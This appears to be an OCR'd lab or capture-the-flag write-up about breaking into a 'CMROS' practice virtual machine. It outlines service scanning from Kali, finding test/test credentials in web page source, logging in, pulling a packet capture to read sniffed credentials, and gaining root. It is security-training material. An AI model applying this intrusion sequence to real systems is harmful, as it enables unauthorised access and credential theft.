
Procedure:-

1. Start the CMROS virtual machine and note its IP address.
2. Start Kali Linux and scan the target system to identify available services.
3. Access the CMROS web application and inspect the source code for exposed information.
4. Use the discovered credentials to access the target system.
5. Enumerate users and files available on the system.
6. Use WinSCP to transfer the packet capture file from the target system.
7. Analyze the packet capture file using Wireshark.
8. Follow TCP streams to observe transmitted credentials and network communication.
9. Access the root account, examine the available files, and perform modifications on the target system.


1. Start the CMROS virtual machine and note its IP address. (192.168.71.129)




2. Start Kali Linux and scan the target system to identify available services.




1.80 -port, service-http
2.13652 -port, service-ssh




3. Access the CMROS web application and inspect the source code for exposed information.




User Name:-test
Password:-test



